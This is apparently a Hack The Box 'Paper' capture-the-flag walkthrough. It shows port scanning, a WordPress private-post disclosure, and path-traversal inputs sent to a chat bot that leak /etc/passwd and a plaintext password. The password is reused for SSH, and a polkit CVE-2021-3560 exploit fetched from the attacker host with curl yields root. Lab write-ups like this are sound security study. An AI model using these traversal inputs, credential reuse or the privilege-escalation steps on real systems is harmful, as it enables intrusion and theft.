

0x1 Scan

```
hackthebox/paper git:(master) ▶ rustscan --ulimit 500 -a 10.10.11.143 -- -sC -sV -Pn --script=default

  0x1 Scan
  ~~~~~
The Modern Day Port Scanner.

-----
: https://discord.gg/6FrQs6y :
: https://github.com/RustScan/RustScan :
-----

Nmap? More like sLowmap.🐼

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing Ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.143:22
Open 10.10.11.143:80
Open 10.10.11.143:443
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
█
```

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 1005ea5056a600cb1c9c93df5f83e064 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDcZzzauRoUMdyj6UcbrSejflBMRBeAdjYb2Fkpkn55uduA3qShJ5SP33uotPwllc3wESbYzLB9bGJVje
6A2l+699r24cqVAsqBl0bLStal3RiXtjI/ws1E3bHW1+U35bzlInU7AVC9HUW6IbAq+VNlbXlrzBCbI0+l3281i3Q4Y2pzpHm50lM2mZQ8EGMrWxD4dPFFK0
D4jCAKUMMcoro3Z/U7Wpdy+xDfui3iu9UqAxlU4XcdYJr7IijfkL62jTNFiltbym1AxcIpgyS2QX1xjFLXId7UrJ0Jo3c7a0F+B3XaBK5iQjpUfPmh7RLlt
6CZKlZBZ8wsmHakWpysfXN
|   256 588c821cc6632a83875c2f2b4f4dc379 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBE/Xwcq0Gc4YEertN3QLduvk/5lezmamLm9PNgrhWDyNfP
wAXpHiu7H9urK0htw9SghxtMM2vMIQAUh/RFYgrxg=
|   256 3178afd13bc42e9d604eeb5d03eca022 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKdmmhk1vk0RAmcXMPH0XRA5zbzUHt1JBbbWwQpI4pEX
80/tcp    open  http     syn-ack Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-title: HTTP Server Test Page powered by CentOS
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
```

```

443/tcp open  ssl/http syn-ack Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-title: HTTP Server Test Page powered by CentOS
|_tls-alpn:
|_ http/1.1
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET TRACE
|_ Potentially risky methods: TRACE
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US/emailAddress=root@localhost.localdomain
|_ Subject Alternative Name: DNS:localhost.localdomain
|_ Issuer: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US/organizationalUnitName=ca-3899279223185377061/emailAddress=root@localhost.localdomain
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2021-07-03T08:52:34
|_ Not valid after: 2022-07-08T10:32:34
|_ MD5: 579a92bd803cac47d49c5adde44e4f84
|_ SHA-1: 61a2301f9e5c2603a64300b5e5da5fd5c175f3a9
|_ -----BEGIN CERTIFICATE-----
|_ MIIE4DCCAsigAwIBAgIIIdryw6eirdUUwDQYJKoZIhvcNAQELBQAwY8xCzAJBgNV
|_ BAYTA1VTMRQwEgYDVQQKDA1VbnNwZWNPZmllZDEfMB0GA1UECwwWY2EtMzg5OTI3
|_ OTIyMzA2NTM3NzA2MTEeBwGA1UEAwVbG99jYWxob3N0LmxvY2FsZG9tYWluMSkw
|_ JwYJKoZIhvcNAQKBHqpyb290Q6xvY2FsaG9zdC5sb2NhbGRvbmVWbWVjAeFwMTA3
|_ MDMwODUyMzA2MTEeBwGA1UEAwVbG99jYWxob3N0LmxvY2FsZG9tYWluMSkw
|_ DATVbnNwZWNPZmllZDEfMB0GA1UEAwVbG99jYWxob3N0LmxvY2FsZG9tYWluMSkw
|_ JwYJKoZIhvcNAQKBHqpyb290Q6xvY2FsaG9zdC5sb2NhbGRvbmVWbWVjCCASiWdQYJ
|_ KoZIhvcNAQEBBQADggEPADCCAQoCggEBAL1/3n1pZvFgeX1ja/w84jNxt2NcBkux
|_ s5DYNyKcClqncxe7m4mz+my4uP6J1kBP5MudLe6UE62KFX3pGc6HCp2G0CdA1gQm
|_ 4WYgF2E7aLNNH2PrKq+r1fqBBw6o3NkNxs4maXD7AvrCqkgpID/qSziMJdUzs9mS+
|_ NTzWq0IuSsTztLpxUEFv7T6XP6kS5/pE2hPW00vz/Bd5BYL+3P08fPsC0/5YvgkV
|_ uvFbFrXu0F0TEkrTy88b2fLkbt8/Zeh4LSdmQqriSpxDnag1i3N++1aDKIhAhbA
|_ LPK+rZq9PmUUFVY9MqizBEixRvWWhaU9gXMIy9ZnPJpPjDqyvju5e+kCAwEAAaNg
|_ MF4wDgYDVR0PAQH/BAQDAgWgMAKGA1UdEwQCAAwIAAYDVR0RBbKwF4IVbG99jYWxo
|_ b3N0LmxvY2FsZG9tYWluMB8GA1UdIwQYMBaAFBB8mEcpW4ZNBiaoM7mCF/Z+7ffa
|_ MA0GCSqGSIb3DQEBwUAA4ICAQcw4uQfUe+FtsPdT0eXiLHg/5kXBGn8kfJZ45hP
|_ gcuwa5JfAQeA3JXx7pitSiMMk06rWbqbrpX9ZIkWpNzrN+9PV9/SNCEJVTMy+LDQ
|_ QGsyqwkZpMK8QThzXRVXvnyf3XeEFDL6N4YeEzWz47VNLddeq0BHmrDI5SL+Eibh
|_ wxNj9UXwhEySUpgMAHu+QtXk4sjsjgv4Cs3KHvERVvpAfgRA7N38WY+njo/2VLGaT
|_ qP+UekP42Jve0IWhf9p88MUmx2Qqt0q/WF7vkBVbAsVs+G6p2SNhCubCCWZeP6qc
|_ HCX0/ipKZqY6zIvCcfr0wHBQDy9QwLbJcthg9Qox4EH1Sgj/qKPva6cehp/NzsbS
|_ JL9Ygb1h65Xpy/ZwhQTL+y2s+JxAoMy3k50n+9LzCFBiNzPLsV6vrTXCh7t9Cx07
|_ 9jYqMiQ35cEbQ6IaKQqzguPXF5nMvWDBow30j7fYFLCdLTpaTjh8FJ37/PrhUWIL
|_ Li+WW8txrQKqm0/u1A41TI7fBxLUDhk6YFA+gIX27ntQ0g+lLs8rwGlt/o+e3Xa
|_ 0fcJ7TL0ovWa+c9LWNju5mgdU+0v4P9bqv4XcIuyE0exv5MLeA99u0YE1jLWuKf1
|_ m9v4myEY3dzgw3IBDmLYp6uDWQMHyx8RVytYN3Z3Z64WgLMRjwEWNgy7NfK7oJ4
|_ mh/ptg=
|_ -----END CERTIFICATE-----
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_ssl-date: TLS randomness does not represent time

```

0x2 HTTP

I check header.

```



❯ hackthebox/paper git:(master) ► curl -i -s http://10.10.11.143 | head
HTTP/1.1 403 Forbidden
Date: Wed, 18 Jan 2023 04:15:14 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Content-Type: text/html; charset=UTF-8

❯ hackthebox/paper git:(master) ►

```

Found domain *office.paper*. So I added to */etc/hosts*.

office.paper



Blunder Tiffin Inc.

The best paper company in the electric-city Scranton!

Prisonmike | 1 Comment | June 19, 2021

Feeling Alone!

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me. So, other employees who were added to this blog are now removed. As of now there is only one user in this blog. Which is me! Just me.

[READ MORE](#)

Prisonmike | No Comment Yet | June 19, 2021

Secret of my success

Don't ever, for any reason, do anything to anyone for any reason ever, no matter what, no matter where, or who, or who you are with, or where you are going, or where you've been... ever, for any reason whatsoever...

[READ MORE](#)

Prisonmike | 1 Comment | June 19, 2021

Hello Scranton!

This is the first post on the Official Blunder Tiffin Scranton Branch's blog. All of my friends are added to this blog and this'll be a cool place for us to hangout!

[READ MORE](#)

Recent Posts

Feeling Alone!

Secret of my success

Hello Scranton!

Recent Comments

Nick on Feeling Alone!

Creed Bratton on Hello Scranton!

It looks like WordPress website.

wpscan

I run *wpscan*.

[illegible]

```
[!] Title: WordPress ≤ 5.2.3 - Unauthenticated View Private/Draft Posts
Fixed in: 5.2.4
References:
- https://wpscan.com/vulnerability/3413b879-785f-4c9f-aa8a-5a4a1d5e0ba2
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17671
- https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
- https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-release-breakdown.html
- https://github.com/WordPress/WordPress/commit/f82ed753cf00329a5e41f2cb6dc521085136f308
- https://0day.work/proof-of-concept-for-wordpress-5-2-3-viewing-unauthenticated-posts/
```

```
[!] Title: WordPress < 5.4.1 - Unauthenticated Users View Private Posts
Fixed in: 5.2.6
References:
- https://wpscan.com/vulnerability/d1e1ba25-98c9-4ae7-8027-9632fb825a56
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11028
- https://wordpress.org/news/2020/04/wordpress-5-4-1/
- https://core.trac.wordpress.org/changeset/47635/
- https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
- https://github.com/WordPress/wordpress-develop/security/advisories/6HSA-xhx9-759f-6p2w
```

```

[!] Title: WordPress < 5.8.3 - SQL Injection via WP_Query
Fixed in: 5.2.14
References:
- https://wpscan.com/vulnerability/7f768bcf-ed33-4b22-b432-d1e7f95c1317
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21661
- https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-6676-cqfm-gw84
- https://hackerone.com/reports/1378209

[!] Title: WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs
Fixed in: 5.2.14
References:
- https://wpscan.com/vulnerability/dc6f04c2-7bf2-4a07-92b5-dd197e4d94c8
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21662
- https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-699q-3hj9-889w
- https://hackerone.com/reports/425342
- https://blog.sonarsource.com/wordpress-stored-xss-vulnerability

[!] Title: WordPress 4.1-5.8.2 - SQL Injection via WP_Meta_Query
Fixed in: 5.2.14
References:
- https://wpscan.com/vulnerability/24462ac4-7959-4575-97aa-a6dcceeae722
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21664
- https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jp3p-gw8h-6x86

```

```

[!] Title: WP < 6.0.2 - SQLi via Link API
Fixed in: 5.2.16
References:
- https://wpscan.com/vulnerability/601b0bf9-fed2-4675-aec7-fed3156a022f
- https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/

```


Unauthenticated Password/Private Post

This version of wordpress is vulnerable to authenticated password/private post disclosure vulnerability.

- <https://www.exploit-db.com/exploits/47690>

It works.

- <http://office.paper/?static=1>



I found few things

- Users: Michael, Nick
- Subdomain: <http://chat.office.paper/register/8qozr226AhkCHZdyY>

chat.office.paper

Rocker.chat is running on that subdomain.



Register a new account

Back to login

By proceeding you are agreeing to our [Terms of Service](#), [Privacy Policy](#) and [Legal Notice](#).

Powered by [Open Source Chat Platform Rocket.Chat](#).

I created an account with

- ghost
- [ghost@office.paper](#)
- pwned

This bot in general chat is interesting.



recyclops Bot 11:21 PM

kellylikescupcakes Hello. I am Recyclops. A bot assigned by Dwight. I will have my revenge on earthlings, but before that, I have to help my Cool friend Dwight to respond to the annoying questions asked by his co-workers, so that he may use his valuable time to... well, not interact with his co-workers.

Most frequently asked questions include:

- What time is it?
- What new files are in your sales directory?
- Why did the salesman crossed the road?
- What's the content of file x in your sales directory? etc.

Please note that I am a beta version and I still have some bugs to be fixed.

How to use me ? :

1. Small Talk:

You can ask me how dwight's weekend was, or did he watched the game last night etc.

eg: 'recyclops how was your weekend?' or 'recyclops did you watched the game last night?' or 'recyclops what kind of bear is the best?'

2. Joke:

You can ask me Why the salesman crossed the road.

eg: 'recyclops why did the salesman crossed the road?'

<====The following two features are for those boneheads, who still don't know how to use scp. I'm Looking at you Kevin.====>

For security reasons, the access is limited to the Sales folder.

3. Files:

eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'

4. List:

You can ask me to list the files

5. Time:

You can ask me to what the time is

eg: 'recyclops what time is it?' or just 'recyclops time'

It is vulnerable to LFI vulnerability.



ghost 12:35 PM

file ../../../../../../etc/passwd



recyclops Bot 12:35 PM

<!=====Contents of file ../../../../../../etc/passwd=====>

```
root X 0:0:root:/root:/bin/bash
bin X 1:1:bin:/bin:/sbin/nologin
daemon X 2:2:daemon:/sbin:/sbin/nologin
adm X 3:4:adm:/var/adm:/sbin/nologin
lp X 4:7:lp:/var/spool/lpd:/sbin/nologin
sync X 5:0:sync:/sbin:/bin/sync
shutdown X 6:0:shutdown:/sbin:/sbin/shutdown
halt X 7:0:halt:/sbin:/sbin/halt
mail X 8:12:mail:/var/spool/mail:/sbin/nologin
operator X 11:0:operator:/root:/sbin/nologin
games X 12 100 games:/usr/games:/sbin/nologin
ftp X 14:50:FTP User:/var/ftp:/sbin/nologin
nobody X 65534:65534:Kernel Overflow User:/sbin/nologin
dbus X 81:81:System message bus:/sbin/nologin
systemd-coredump X 999:997:systemd Core Dumper:/sbin/nologin
systemd-resolve X 193:193:systemd Resolver:/sbin/nologin
tss X 59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd X 998:996:User for polkitd:/sbin/nologin
geoclue X 997:994:User for geoclue:/var/lib/geoclue:/sbin/nologin
rtkit X 172:172:RealtimeKit:/proc:/sbin/nologin
qemu X 107:107:qemu user:/sbin/nologin
```

So there are 2 normal users

- rocketchat
- dwight

```
tcpdump X 72:72:::/sbin/nologin
mysql X 27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
nginx X 977:975:Nginx web server:/var/lib/nginx:/sbin/nologin
mongod X 976:974:mongod:/var/lib/mongo:/bin/false
rocketchat X 1001:1001:/home/rocketchat:/bin/bash
dwight X 1004:1004:/home/dwight:/bin/bash
```

<!=====End of file ../../../../../../etc/passwd=====>

I read environment variable and found password.



ghost 12:44 PM

file ../../../../proc/self/environ



recyclops Bot 12:44 PM

<!====Contents of file ../../../../proc/self/environ====>

```
RESPOND_TO_EDITED=trueROCKETCHAT_USER=recyclopsLANG=en_US.UTF-8OLDPWD=/home/dwight
/hubotROCKETCHAT_URL=http:
//127.0.0.1:48320ROCKETCHAT_USESSL=falseXDG_SESSION_ID=1USER=dwightRESPOND_TO_DM=true
PWD=/home/dwight/hubotHOME=
/home/dwightPORT=8000ROCKETCHAT_PASSWORD=Queenofblad3s!23SHELL=
/bin/shSHLVL=4BIND_ADDRESS=127.0.0.1LOGNAME=dwightDBUS_SESSION_BUS_ADDRESS=unix:path=
/run/user/1004/busXDG_RUNTIME_DIR=/run/user/1004PATH=/home/dwight/hubot/node_modules
/coffeescript/bin:node_modules/.bin:node_modules/hubot/node_modules/.bin:/usr/bin:/bin=/usr/bin/cat
```

<!====End of file ../../../../proc/self/environ====>

- ROCKETCHAT_USER=recyclops
- USER=dwight
- ROCKETCHAT_PASSWORD=Queenofblad3s!23

Since there's no system user *recyclops*, I try SSH as dwight and manages to SSH.

```
hackthebox/paper git:(master) ► ssh dwight@10.10.11.143
The authenticity of host '10.10.11.143 (10.10.11.143)' can't be established.
ED25519 key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6sUEX4x0e/iUaMPTFIInQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.143' (ED25519) to the list of known hosts.
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$
```

0x3 Foothold

```
hackthebox/paper git:(master) ► ssh dwight@10.10.11.143
The authenticity of host '10.10.11.143 (10.10.11.143)' can't be established.
ED25519 key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6sUEX4x0e/iUaMPTFIInQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.143' (ED25519) to the list of known hosts.
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$
```

basic user enumeration

```
[dwight@paper ~]$ id
uid=1004(dwight) gid=1004(dwight) groups=1004(dwight)
[dwight@paper ~]$ ls
bot_restart.sh  hubot  sales  user.txt
[dwight@paper ~]$ cat user.txt
66b05a271ec530f816840aa483507554
[dwight@paper ~]$
```

I check *sales*

```
[dwight@paper ~]$ ls
bot_restart.sh  hubot  sales  user.txt
[dwight@paper ~]$ cd sales
[dwight@paper sales]$ ls
sale  sale_2
[dwight@paper sales]$ cd sale
[dwight@paper sale]$ ls
portfolio.txt
[dwight@paper sale]$ cat portfolio.txt
Portfolio
-----
- Bill
  - Served the country in war
  - Family built the country
  - purchased paper worth a million dollars
  - will probably fire me.
[dwight@paper sale]$ cd ..
[dwight@paper sales]$ cd sale_2
[dwight@paper sale_2]$ ls
portfolio.txt
[dwight@paper sale_2]$ cat portfolio.txt
Portfolio
-----
- Christian
  - Still No idea how micheal made the sale!
  - Need further clarifications.
[dwight@paper sale_2]$
```

Linpeas

start_bot.sh (fail)

I run linpeas

```
PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/home/dwight/.local/bin:/home/dwight/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin
New path exported: /home/dwight/.local/bin:/home/dwight/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/sbin:/bin
```

```
Cron jobs
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
@reboot /home/dwight/bot_restart.sh >> /home/dwight/hubot/.hubot.log 2>&1
incrontab Not Found
-rw-r--r--. 1 root root  0 Nov  8 2019 /etc/cron.deny
-rw-r--r--. 1 root root 451 Jan 12 2021 /etc/crontab
```

It check the file

```
bot_restart.sh hubot linpeas.sh sales user.txt
[dwight@paper ~]$ cat bot_restart.sh
#!/bin/bash

# Cleaning hubot's log so that it won't grow too large.
echo "" > /home/dwight/hubot/.hubot.log

# For starting the bot 20-ish (10+20) seconds late, when the server is restarted.
# This is because MongoDB and Rocket-Chat server needs some time to startup properly
sleep 10s

# Checks if Hubot is running every 10s
while [ 1 ];
do
sleep 20s
alive=$(/usr/sbin/ss -tulnp|grep 8000);
if [[ -n $alive ]]; then
    err=$(grep -i 'unhandled-rejections=strict' /home/dwight/hubot/.hubot.log)
    if [[ -n $err ]]; then
        # Restarts bot
        echo "[-] Bot not running! `date`";
        #Killing the old process
        pid=$(ps aux|grep -i 'hubot -a rocketchat'|grep -v grep|cut -d " " -f6);
        kill -9 $pid;
        cd /home/dwight/hubot;
        # Cleaning hubot's log so that it won't grow too large.
        echo "" > /home/dwight/hubot/.hubot.log
        bash /home/dwight/hubot/start_bot.sh&
    else

        echo "[+] Bot running succesfully! `date`";
    fi
else
    # Restarts bot
    echo "[-] Bot not running! `date`";
    #Killing the old process
    pid=$(ps aux|grep -i 'hubot -a rocketchat'|grep -v grep|cut -d " " -f6);
    kill -9 $pid;
    cd /home/dwight/hubot;
    bash /home/dwight/hubot/start_bot.sh&
fi
done
```

But the service is running as *dwight*.

```
[dwight@paper ~]$ ps aux | grep start_bot
dwight    2437   0.0   0.1  12724   2232 ?        S    Jan17   0:00 bash /home/dwight/hubot/start_bot.sh
dwight    2492   0.0   0.1  12724   2112 ?        S    Jan17   0:00 bash /home/dwight/hubot/start_bot.sh
dwight    30303   0.0   0.0  12136   1052 pts/0    S+   00:04   0:00 grep --color=auto start_bot
```

Kernel exploit

PwnKit (fail)

Since no other exploits available, I decided to use *Kernel exploit*.

[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>

Exposure: less probable

Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro

Download URL: <https://code.load.github.com/berdav/CVE-2021-4034/zip/main>

That seems promising.

- <https://github.com/ly4k/PwnKit>

PolKit

It appears *linpeas* will not show *polkit* vulnerability.

- <https://github.com/carlospolop/PEASS-ng/issues/269>

I use the old linpeas and manages to work.

- <https://github.com/carlospolop/PEASS-ng/releases/tag/20220313>

Sudo version

<https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version>

Sudo version 1.8.29

Vulnerable to CVE-2021-3560

It is a polkit exploit.

- <https://github.com/Almorabea/Polkit-exploit/blob/main/CVE-2021-3560.py>

I downloaded the exploit and execute.

```
[dwright@paper ~]$ which python3
/usr/bin/python3
[dwright@paper ~]$ curl 10.10.14.4/CVE-2021-3560.py -o CVE-2021-3560.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 2434 100 2434  0     0  2695      0 --:--:-- --:--:-- --:--:-- 2692
[dwright@paper ~]$ python3 CVE-2021-3560.py
*****
Exploit: Privilege escalation with polkit - CVE-2021-3560
Exploit code written by Ahmad Almorabea @almorabea
Original exploit author: Kevin Backhouse
For more details check this out: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/
*****
[+] Starting the Exploit
id: 'ahmed': no such user
id: 'ahmed': no such user
id: 'ahmed': no such user
id: 'ahmed': no such user
id: 'ahmed': no such user
[+] User Created with the name of ahmed
[+] Timed out at: 0.007851307405108868
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesktop/Accounts/User1005
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesktop/Accounts/User1005
```



```
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesktop/Accounts/User1005
[+] Timed out at: 0.006956951176326352
[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'sudo su' to root

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

bash: cannot set terminal process group (80063): Inappropriate ioctl for device
bash: no job control in this shell
[root@paper dwight]# id
uid=0(root) gid=0(root) groups=0(root)
[root@paper dwight]#
```

```
[root@paper ~]# cat root.txt
47037811bb2634083eb88235b1f18b5f
[root@paper ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.11.143  netmask 255.255.254.0  broadcast 10.10.11.255
    inet6 dead:beef::250:56ff:feb9:95d7  prefixlen 64  scopeid 0x0<global>
    inet6 fe80::250:56ff:feb9:95d7  prefixlen 64  scopeid 0x20<link>
    ether 00:50:56:b9:95:d7  txqueuelen 1000  (Ethernet)
    RX packets 547323  bytes 60675471 (57.8 MiB)
